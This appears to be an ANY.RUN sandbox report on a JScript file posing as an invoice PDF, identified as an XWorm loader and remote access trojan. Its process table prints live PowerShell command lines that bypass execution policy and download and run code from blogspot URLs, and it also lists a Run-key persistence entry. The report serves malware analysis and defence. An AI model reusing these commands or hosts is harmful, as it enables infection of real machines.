ANY RUN
INTERACTIVE MALWARE ANALYSIS

General Info

File name: invoice-1645080830.pdf (1).js

Full analysis: https://app.any.run/tasks/01ca0efc-44d3-4777-8653-6829b13da981

Verdict: Malicious activity

Threats:

Loader

A loader is malicious software that infiltrates devices to deliver malicious payloads. This malware is capable of infecting victims' computers, analyzing their system information, and installing other types of threats, such as trojans or stealers. Criminals usually deliver loaders through phishing emails and links by relying on social engineering to trick users into downloading and running their executables. Loaders employ advanced evasion and persistence tactics to avoid detection.

Remote Access Trojan

Remote access trojans (RATs) are a type of malware that enables attackers to establish complete to partial control over infected computers. Such malicious programs often have a modular design, offering a wide range of functionalities for conducting illicit activities on compromised systems. Some of the most common features of RATs include access to the users' data, webcam, and keystrokes. This malware is often distributed through phishing emails and links.

XWorm

XWorm is a remote access trojan (RAT) sold as a malware-as-a-service. It possesses an extensive hacking toolset and is capable of gathering private information and files from the infected computer, hijacking MetaMask and Telegram accounts, and tracking user activity. XWorm is typically delivered to victims' computers through multi-stage attacks that start with phishing emails.

XWorm

XWorm ist ein Remote Access Trojaner (RAT), der als Malware-as-a-Service verkauft wird. Er verfügt über ein umfangreiches Hacking-Toolset und ist in der Lage, private Informationen und Dateien auf dem infizierten Computer zu sammeln, MetaMask- und Telegram-Konten zu kapern und Benutzeraktivitäten zu verfolgen. XWorm wird in der Regel durch mehrstufige Angriffe auf die Computer der Opfer übertragen, die mit Phishing-E-Mails beginnen.

Analysis date: December 27, 2025 at 21:49:02

OS: Windows 10 Professional (build: 19044, 64 bit)

Tags: xworm loader rat anti-evasion

Indicators: ⧉ ▤ ☣

MIME: text/plain

File info: ASCII text, with very long lines (50730), with CRLF, LF line terminators

MD5: AF2746BC3E0FF1D96FACC401E49552BA

SHA1: 86CCD63388E3F8D89AC9917C9C3246BF3782E02C

SHA256: 4025738193087DD7BBDE1ED48389586B5764480F6C4A16DDF483070BE8C92ADD

SSDEEP: 1536:I9l/AoSSMevvq+uHInFhlUkleE+pBnjAK4QBWt+jMAvJiTgi+9siS/cQwjF/j7Vm:I9l/5Mevvq+uHInFhlUkleE+pBnjAK4r

Software environment set and analysis options

Launch configuration

Task duration:	120 seconds	**Heavy Evasion option:**	off	**Network geolocation:**	off
Additional time used:	none	**MITM proxy:**	off	**Privacy:**	Public submission
Fakenet option:	off	**Route via Tor:**	off	**Autoconfirmation of UAC:**	on
Network:	on				

Software preset

- Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64-bit) (23.001.20093)
- Adobe Flash Player 32 NPAPI (32.0.0.465)
- Adobe Flash Player 32 PPAPI (32.0.0.465)
- CCleaner (6.20)
- Google Chrome (133.0.6943.127)
- Google Update Helper (1.3.36.51)
- Java 8 Update 271 (64-bit) (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft Edge (133.0.3065.92)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - en-us (16.0.16026.20146)
- Microsoft Office Professional 2019 - es-es (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office профессиональный 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - en-us (16.0.16026.20146)
- Microsoft Update Health Tools (3.74.0.0)
- Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 (12.0.30501.0)

Hotfixes

- Client LanguagePack Package
- DotNetRollup
- DotNetRollup 481
- FodMetadata Package
- Foundation Package
- Hello Face Package
- InternetExplorer Optional Package
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- LanguageFeatures Basic en us Package
- LanguageFeatures Handwriting en us Package
- LanguageFeatures OCR en us Package
- LanguageFeatures Speech en us Package
- LanguageFeatures TextToSpeech en us Package
- MSPaint FoD Package
- MediaPlayer Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore DirectX Database FOD Package
- NetFx3 OnDemand Package
- Notepad FoD Package
- OpenSSH Client Package

- Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (136.0)
- Mozilla Maintenance Service (136.0)
- Notepad++ (64-bit x64) (7.9.1)
- Office 16 Click-to-Run Extensibility Component (16.0.15726.20202)
- Office 16 Click-to-Run Licensing Component (16.0.16026.20146)
- Office 16 Click-to-Run Localization Component (16.0.15726.20202)
- Office 16 Click-to-Run Localization Component (16.0.15928.20198)
- PowerShell 7-x64 (7.3.5.0)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.59.0.0)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.63.0.0)
- Update for Windows 10 for x64-based Systems (KB4480730) (2.55.0.0)
- Update for Windows 10 for x64-based Systems (KB5001716) (8.93.0.0)
- VLC media player (3.0.11)
- WinRAR 5.91 (64-bit) (5.91.0)
- Windows PC Health Check (3.6.2204.08001)

- PowerShell ISE FOD Package
- Printing PMCPPC FoD Package
- Printing WFS FoD Package
- ProfessionalEdition
- QuickAssist Package
- RollupFix
- ServicingStack
- ServicingStack 3989
- StepsRecorder Package
- TabletPCMath Package
- UserExperience Desktop Package
- WordPad FoD Package

Behavior activities

MALICIOUS

Changes powershell execution policy (Bypass)
- wscript.exe (PID: 7616)
- wscript.exe (PID: 5696)

Loader pattern has been found
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)

XWORM loader has been detected
- wscript.exe (PID: 7616)
- wscript.exe (PID: 5696)

Bypass execution policy to execute commands
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)

XWORM has been detected (SURICATA)
- powershell.exe (PID: 7668)
- svchost.exe (PID: 2292)
- powershell.exe (PID: 2624)

SUSPICIOUS

Runs shell command (SCRIPT)
- wscript.exe (PID: 7616)
- wscript.exe (PID: 5696)

PowerShell delay command usage (probably sleep evasion)
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)

Starts POWERSHELL.EXE for commands execution
- wscript.exe (PID: 7616)
- wscript.exe (PID: 5696)

Possibly malicious use of IEX has been detected
- wscript.exe (PID: 7616)
- wscript.exe (PID: 5696)

Gets or sets the security protocol (POWERSHELL)
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)

Queries Computer System Information (Win32_ComputerSystem) (SCRIPT)
- powershell.exe (PID: 7668)

Gets system UUID (POWERSHELL)
- powershell.exe (PID: 7668)

Uses sleep to delay execution (POWERSHELL)
- powershell.exe (PID: 7668)

INFO

Disables trace logs
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)

Checks proxy server information
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)
- slui.exe (PID: 3136)

Uses string replace method (POWERSHELL)
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)

Gets data length (POWERSHELL)
- powershell.exe (PID: 7668)
- powershell.exe (PID: 2624)

Gets a random number, or selects objects randomly from a collection (POWERSHELL)
- powershell.exe (PID: 7668)

Checks if a key exists in the options dictionary (POWERSHELL)
- powershell.exe (PID: 7668)

Checks whether the specified file exists (POWERSHELL)
- powershell.exe (PID: 7668)

Manual execution by a user
- wscript.exe (PID: 5696)

Script raised an exception (POWERSHELL)
- powershell.exe (PID: 7668)


Malware configuration

No Malware configuration.

Static information

No data.


Video and screenshots


Recycle Bin
Microsoft Edge
sometimes...
CCleaner
coolworkin...
springedit...
Adobe Acrobat
ideasvarni...
wentadvert...
Firefox
joinstars.jpg
Google Chrome
madedesig...
VLC media player
moveshot.rtf
butlate.jpg
republicfra...
ANY RUN
Test Mode
Windows 10 Pro
Build 19041.vb_release.191206-1406
Type here to search
5:49 AM
12/27/2025

Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
152	8	5	0

Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Process information

PID	CMD	Path	Indicators	Parent process
1080	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	—	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

2292	C:\WINDOWS\system32\svchost.exe -k NetworkService -p -s Dnscache	C:\Windows\System32\svchost.exe	☣ ⇆	services.exe

Information

User:	NETWORK SERVICE	**Company:**	Microsoft Corporation
Integrity Level:	SYSTEM	**Description:**	Host Process for Windows Services
Version:	10.0.19041.1 (WinBuild.160101.0800)		

2624	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; iEx (irM https://hotdecjanniygga.blogspot.com///Kinder.pdf); Start-Sleep -Seconds 69	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	☣ ⇆	wscript.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows PowerShell
Exit code:	4294967295	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

3136	C:\WINDOWS\System32\slui.exe -Embedding	C:\Windows\System32\slui.exe	⇆	svchost.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Activation Client
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

5696	wscript C:\Users\admin\AppData\Local\6a533ac2-c76c-623c-14d3-9a6df737a6c4.js	C:\Windows\System32\wscript.exe	☣	explorer.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft ® Windows Based Script Host
Exit code:	0	**Version:**	5.812.10240.16384

7616	"C:\Windows\System32\WScript.exe" "C:\Users\admin\AppData\Local\Temp\invoice-1645080830.pdf (1).js"	C:\Windows\System32\wscript.exe	☣	explorer.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft ® Windows Based Script Host
Exit code:	0	**Version:**	5.812.10240.16384

7668	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-Expression (IRm https://decjan2026.blogspot.com/////////nipoli.pdf); Start-Sleep -Seconds 17	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	☣ ⇆	wscript.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows PowerShell
Exit code:	4294967295	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7676	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	—	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

Registry activity

Total events	Read events	Write events	Delete events
23 017	23 015	2	0

Modification events

(PID) Process:	(7616) wscript.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Script\Settings\Telemetry\wscript.exe
Operation:	write	**Name:**	JScriptSetScriptStateStarted
Value:	16E00F0000000000		
(PID) Process:	(7668) powershell.exe	**Key:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Operation:	write	**Name:**	GERDEMANO120
Value:	wscript C:\Users\admin\AppData\Local\6a533ac2-c76c-623c-14d3-9a6df737a6c4.js		

Files activity

Executable files	Suspicious files	Text files	Unknown types
0	1	7	0

Dropped files

PID	Process	Filename	Type
7668	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_txjameho.tno.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7668	powershell.exe	C:\Users\admin\AppData\Local\6a533ac2-c76c-623c-14d3-9a6df737a6c4.js **MD5:** 1B1338813A58907C88E249374993AB85 **SHA256:** 17C39DF845A4A443777581C52EA54369E101E74B9A704281803038C1CDD75D37	text
2624	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_1sxqsu5l.10y.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7668	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_3tmphyu4.uum.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
2624	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_h1tywxva.f5y.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7668	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_tgfp11qo.chm.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7668	powershell.exe	C:\Users\admin\AppData\Local\Temp\__PSScriptPolicyTest_r1xoochs.ory.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7668	powershell.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache **MD5:** 53E2238CC07C0AF0204DEC6AB12FE5F2 **SHA256:** B2D22FD7AB3913E6C02C11B23C0CBCF43C3F96AC2A53C8EC036CFAD087B650F7	binary

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
37	34	23	21

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
7668	powershell.exe	GET	302	142.250.186.97:443	https://decjan2026.blogspot.com/atom.xml	unknown	—	—	malicious
6768	MoUsoCoreWorker.exe	GET	304	51.104.136.2:443	https://settings-win.data.microsoft.com/settings/v3.0/OneSettings/Client?OSVersionFull=10.0.19045.4046.amd64fre.vb_release.191206-1406&LocalDeviceID=s%3ABAD99146-31D3-4EC6-A1A4-BE76F32BA5D4&FlightRing=Retail&AttrDataVer=186&OSUILocale=en-US&OSSkuId=48&App=WOSC&AppVer=&IsFlightingEnabled=0&TelemetryLevel=1&DeviceFamily=Windows.Desktop	unknown	—	—	whitelisted
3412	svchost.exe	PUT	—	172.211.123.249:443	172.211.123.249:443	unknown	—	—	unknown
—	—	PUT	—	192.168.100.5:49732	192.168.100.5:49732	unknown	—	—	unknown
6768	MoUsoCoreWorker.exe	GET	304	51.104.136.2:443	https://settings-win.data.microsoft.com/settings/v3.0/wsd/muse?ProcessorClockSpeed=3094&FlightIds=&UpdateOfferedDays=4294967295&BranchReadinessLevel=CB&OEMManufacturerName=DELL&IsCloudDomainJoined=0&ProcessorIdentifier=AMD64%20Family%2023%20Model%201%20Stepping%202&sku=48&ActivationChannel=Retail&AttrDataVer=186&IsMDM	unknown	—	—	whitelisted

					Enrolled=0&ProcessorCores=6&ProcessorModel=AMD%20Ryzen%205%203500%206-Core%20Processor&TotalPhysicalRAM=6144&PrimaryDiskType=4294967295&FlightingBranchName=&ChassisTypeId=1&OEMModelNumber=DELL&SystemVolumeTotalCapacity=260281&sampleId=95271487&deviceClass=Windows.Desktop&App=muse&DisableDualScan=0&AppVer=10.0&OEMSubModel=J5CR&locale=en-US&IsAlwaysOnAlwaysConnectedCapable=0&ms=0&DefaultUserRegion=244&UpdateServiceUrl=http%3A%2F%2Fneverupdatewindows10.com&osVer=10.0.19045.4046.amd64fre.vb_release.191206-1406&os=windows&deviceId=s%3ABAD99146-31D3-4EC6-A1A4-BE76F32BA5D4&DeferQualityUpdatePeriodInDays=0&ring=Retail&DeferFeatureUpdatePeriodInDays=30				
2624	powershell.exe	GET	302	142.250.186.97:443	https://hotdecjanniygga.blogspot.com/atom.xml	unknown	—	—	malicious
7668	powershell.exe	GET	302	142.250.186.97:443	https://decjan2026.blogspot.com/////////nipoli.pdf	unknown	html	218 b	malicious
7396	SIHClient.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/Microsoft%20Update%20Signing%20CA%202.3.crl	unknown	—	—	whitelisted
7396	SIHClient.exe	GET	200	23.216.77.28:80	http://crl.microsoft.com/pki/crl/products/MicRooCerAut_2010-06-23.crl	unknown	—	—	whitelisted
7396	SIHClient.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%20CA%202.1.crl	unknown	—	—	whitelisted
7668	powershell.exe	GET	200	52.222.136.128:443	https://09c1d5c3-1a6e-4c05-8e4e-eff75c6b5dd6.usrfiles.com/ugd/09c1d5_7d83c059660a41b29cbdfc4358b0513e.txt	unknown	text	13.8 Kb	unknown
2400	svchost.exe	POST	200	20.190.159.128:443	https://login.live.com/RST2.srf	unknown	xml	11.1 Kb	whitelisted
7396	SIHClient.exe	GET	200	13.85.23.206:443	https://fe3cr.delivery.mp.microsoft.com/clientwebservice/ping	unknown	—	—	whitelisted
7396	SIHClient.exe	GET	200	74.179.77.204:443	https://slscr.update.microsoft.com/sls/ping	unknown	—	—	whitelisted
7396	SIHClient.exe	GET	304	74.179.77.204:443	https://slscr.update.microsoft.com/SLS/%7BE7A50285-D08D-499D-9FF8-180FDC2332BC%7D/x64/10.0.19045.4046/0?CH=686&L=en-US&P=&PT=0x30&WUA=10.0.19041.3996&MK=DELL&MD=DELL	unknown	—	—	whitelisted
2400	svchost.exe	GET	200	184.30.131.245:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	unknown	—	—	whitelisted
2400	svchost.exe	POST	200	20.190.159.128:443	https://login.live.com/RST2.srf	unknown	xml	10.3 Kb	whitelisted
4660	svchost.exe	GET	200	51.104.136.2:443	https://settings-win.data.microsoft.com/settings/v3.0/WSD/WaaSAssessment?os=Windows&osVer=10.0.19041.1.amd64fre.vb_release.191206-&ring=Retail&sku=48&deviceClass=Windows.Desktop&locale=en-US&deviceId=BAD99146-31D3-4EC6-A1A4-BE76F32BA5D4&FlightRing=Retail&TelemetryLevel=1&HidOverGattReg=C%3A%5CWINDOWS%5CSystem32%5CDriverStore%5CFileRepository%5Chidbthle.inf_amd64_9610b4821fdf82a5%5CMicrosoft.Bluetooth.Profiles.HidOverGatt.dll&AppVer=10.0&ProcessorIdentifier=AMD64%20Family%2023%20Model%201%20Stepping%202&OEMModel=DELL&UpdateOfferedDays=562&ProcessorManufacturer=AuthenticAMD&InstallDate=1661339444&OEMModelBaseBoard=&BranchReadinessLevel=CB&OEMSubModel=J5CR&IsCloudDomainJoined=0&DeferFeatureUpdatePeriodInDays=30&IsDeviceRetailDemo=0&FlightingBranchName=&OSUILocale=en-US&DeviceFamily=Windows.Desktop&WuClientVer=10.0.19041.3996&UninstallActive=1&IsFlightingEnabled=0&OSSkuId=48&ProcessorClockSpeed=3094&TotalPhysicalRAM=6144&SecureBootCapable=0&App=WaaSAssessment&ProcessorCores=6&CurrentBranch=vb_release&InstallLanguage=en-US&DeferQualityUpdatePeriodInDays=0&ServicingBranch=CB&OEMName_Uncleaned=DELL&TPMVersion=0&PrimaryDiskTotalCapacity=262144&InstallationType=Client&AttrDataVer=186&ProcessorModel=AMD%20Ryzen%205%203500%206-Core%20Processor&IsEdgeWithChromiumInstalled=1&OSVersion=10.0.19045.4046&IsMDMEnrolled=0&ActivationChannel=Retail&HonorWUfBDeferrals=1&FirmwareVersion=A.40&TrendInstalledKey=1&OSArchitecture=AMD64&DefaultUserRegion=244&UpdateManagementGroup=2	unknown	—	5.48 Kb	whitelisted
4660	svchost.exe	GET	200	23.216.77.28:80	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	unknown	—	—	whitelisted
4660	svchost.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	unknown	—	—	whitelisted
2400	svchost.exe	POST	200	20.190.159.128:443	https://login.live.com/RST2.srf	unknown	xml	11.0 Kb	whitelisted
2400	svchost.exe	POST	200	20.190.159.128:443	https://login.live.com/RST2.srf	unknown	xml	10.3 Kb	whitelisted
2400	svchost.exe	POST	200	20.190.159.128:443	https://login.live.com/RST2.srf	unknown	xml	10.3 Kb	whitelisted
6768	MoUsoCoreWorker.exe	GET	200	51.104.136.2:443	https://settings-win.data.microsoft.com/settings/v3.0/FlightSettings/FSService?ProcessorClockSpeed=3094&IsRetailOS=1&OEMManufacturerName=DELL&FlightingPolicyValue=3&EnablePreviewBuilds	unknown	—	87.3 Kb	whitelisted

					=4294967295&OSVersionFull=10.0.19045.4046.amd64fre.vb_release.191206-1406&ManagePreviewBuilds=3&BranchReadinessLevelSource=0&AttrDataVer=186&ProcessorCores=6&BranchReadinessLevelRaw=16&TotalPhysicalRAM=6144&TPMVersion=0&OEMModelNumber=DELL&SystemVolumeTotalCapacity=260281&DeviceId=s%3ABAD99146-31D3-4EC6-A1A4-BE76F32BA5D4&App=FSS&AppVer=10.0&SmartActiveHoursState=1&ActiveHoursStart=20&SecureBootCapable=0&ActiveHoursEnd=13&DeviceFamily=Windows.Desktop				
4660	svchost.exe	GET	200	51.104.136.2:443	https://settings-win.data.microsoft.com/settings/v3.0/WSD/UpdateHealthTools?os=Windows&osVer=10.0.19041.1.amd64fre.vb_release.191206-&sku=48&deviceClass=Windows.Desktop&locale=en-US&deviceId=s:BAD99146-31D3-4EC6-A1A4-BE76F32BA5D4&sampleId=s:95271487&appVer=10.0.19041.3626&FlightRing=Retail&TelemetryLevel=1&HidOverGattReg=C%3A%5CWINDOWS%5CSystem32%5CDriverStore%5CFileRepository%5Chidbthle.inf_amd64_9610b4821fdf82a5%5CMicrosoft.Bluetooth.Profiles.HidOverGatt.dll&AppVer=&ProcessorIdentifier=AMD64%20Family%2023%20Model%201%20Stepping%202&OEMModel=DELL&UpdateOfferedDays=562&ProcessorManufacturer=AuthenticAMD&InstallDate=1661339444&OEMModelBaseBoard=&BranchReadinessLevel=CB&OEMSubModel=J5CR&IsCloudDomainJoined=0&DeferFeatureUpdatePeriodInDays=30&IsDeviceRetailDemo=0&FlightingBranchName=&OSUILocale=en-US&DeviceFamily=Windows.Desktop&WuClientVer=10.0.19041.3996&UninstallActive=1&IsFlightingEnabled=0&OSSkuId=48&ProcessorClockSpeed=3094&TotalPhysicalRAM=6144&SecureBootCapable=0&App=SedimentPack&ProcessorCores=6&CurrentBranch=vb_release&InstallLanguage=en-US&DeferQualityUpdatePeriodInDays=0&OEMName_Uncleaned=DELL&TPMVersion=0&PrimaryDiskTotalCapacity=262144&InstallationType=Client&AttrDataVer=186&ProcessorModel=AMD%20Ryzen%205%203500%206-Core%20Processor&IsEdgeWithChromiumInstalled=1&OSVersion=10.0.19045.4046&IsMDMEnrolled=0&ActivationChannel=Retail&FirmwareVersion=A.40&TrendInstalledKey=1&OSArchitecture=AMD64&DefaultUserRegion=244&UpdateManagementGroup=2	unknown	—	1.43 Kb	whitelisted
6768	MoUsoCoreWorker.exe	GET	200	51.104.136.2:443	https://settings-win.data.microsoft.com/settings/v3.0/WaaS/FeatureManagement?IsCloudDomainJoined=0&ProcessorIdentifier=AMD64%20Family%2023%20Model%201%20Stepping%202&CurrentBranch=vb_release&AccountFirstChar=&ActivationChannel=Retail&OEMModel=DELL&FlightRing=Retail&AttrDataVer=186&InstallLanguage=en-US&OSUILocale=en-US&WebExperience=1&FlightingBranchName=&ChassisTypeId=1&OSSkuId=48&App=CDM&InstallDate=1661339444&AppVer=&OSArchitecture=AMD64&DefaultUserRegion=244&TelemetryLevel=1&OSVersion=10.0.19045.4046&DeviceFamily=Windows.Desktop	unknown	—	34.1 Kb	whitelisted
7396	SIHClient.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/Microsoft%20Time-Stamp%20PCA%202010(1).crl	unknown	—	—	whitelisted
